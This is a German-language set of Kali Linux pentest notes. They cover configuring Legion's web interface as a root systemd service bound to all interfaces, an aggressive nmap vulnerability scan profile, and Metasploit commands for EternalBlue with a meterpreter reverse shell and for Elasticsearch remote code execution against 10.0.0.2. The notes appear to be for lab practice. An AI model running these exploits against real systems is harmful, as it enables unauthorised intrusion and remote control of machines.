Kali

- LEGION-WEBDIENST EINRICHTEN
- Legion richtig pentesten
- Metasploit Angriffe
    - CVE-2017-0143 (EternalBlue) - SMB
    - Elasticsearch RCE (port 9200)

LEGION-WEBDIENST EINRICHTEN

LEGION-WEBDIENST EINRICHTEN
==========

ZIEL:
Automatischer Start der Legion-Web-Oberfläche beim Systemstart.

---

1. SERVICE-DATEI ERSTELLEN / BEARBEITEN

Datei erstellen:
sudo nano /etc/systemd/system/legion-web.service

ODER bei Änderungen:
sudo nano /etc/systemd/system/legion-web.service

Inhalt einfügen:
[Unit]
Description=Legion Web Interface
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/legion --web --web-bind-all
Restart=on-failure
RestartSec=10
User=root

[Install]
WantedBy=multi-user.target

Speichern: STRG+X, dann Y, dann ENTER

---

2. SYSTEMD NEU LADEN

sudo systemctl daemon-reload

---

3. SERVICE AKTIVIEREN (AUTOSTART)

sudo systemctl enable legion-web.service

---

4. SERVICE STARTEN

sudo systemctl start legion-web.service

---

5. SERVICE AKTIVIEREN UND STARTEN (IN EINEM BEFEHL)

sudo systemctl enable --now legion-web.service

---

6. STATUS PRÜFEN

sudo systemctl status legion-web.service

---

7. LOGS ANZEIGEN

Echtzeit-Logs:
sudo journalctl -u legion-web.service -f

Letzte 50 Logs:
sudo journalctl -u legion-web.service -n 50

---

8. WICHTIGE SYSTEMD-BEFEHLE

Starten: sudo systemctl start legion-web.service
Stoppen: sudo systemctl stop legion-web.service
Neustart: sudo systemctl restart legion-web.service
Autostart an: sudo systemctl enable legion-web.service
Autostart aus: sudo systemctl disable legion-web.service
Service löschen: sudo systemctl disable legion-web.service
sudo rm /etc/systemd/system/legion-web.service
sudo systemctl daemon-reload

---

9. TROUBLESHOOTING

- Manuell testen (funktioniert der Befehl?):
  sudo legion --web --web-bind-all

- Pfad von Legion prüfen:
  which legion

- Ausgabe sollte sein: /usr/bin/legion
  (falls abweichend, Pfad in ExecStart anpassen)


- Service-Logs prüfen:
  sudo journalctl -u legion-web.service -n 50


---


10. QUELLEN

https://github.com/Hackman238/legion

Legion richtig pentesten







Scans > Add Scan

Run Scan

1. Engagement | 2. Mode | 3. Targets | 4. Options

Hard Mode Options

- [ ] Use host discovery probes
- [x] Skip reverse DNS lookups (`-n`)

Timing Template

T3

- [x] Scan full TCP port range (`-p-`)

Top Ports (used if full-range is disabled)

1000

- [x] Aggressive profile (`-A`)
- [x] Enable service detection (`-sV`)
- [x] Run default scripts (`-sC`)
- [x] Enable OS detection (`-O`)
- [x] Treat hosts as online (`-Pn`)
- [x] Run vulnerability script set (`--script vuln`)

Extra Nmap Arguments

--reason

- [x] Run scripted actions after scan

Start Nmap Scan Job

Command Preview: nmap -Pn -n -T3 -p- -A --script vuln --reason --stats-every 15s -vv '<targets>' -oA '<output_prefix>'

Back

Metasploit Angriffe

CVE-2017-0143 (EternalBlue) - SMB

use exploit/windows/smb/ms17_010_eternalblue
set RHOST 10.0.0.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <ip>
run

Elasticsearch RCE (port 9200)

```
# CVE-2014-3120 - RCE via script execution
use exploit/multi/elasticsearch/script_commnd or use exploit/multi/elasticsearch/script_mvel_rce
set RHOST 10.0.0.2
set RPORT 9200
run
```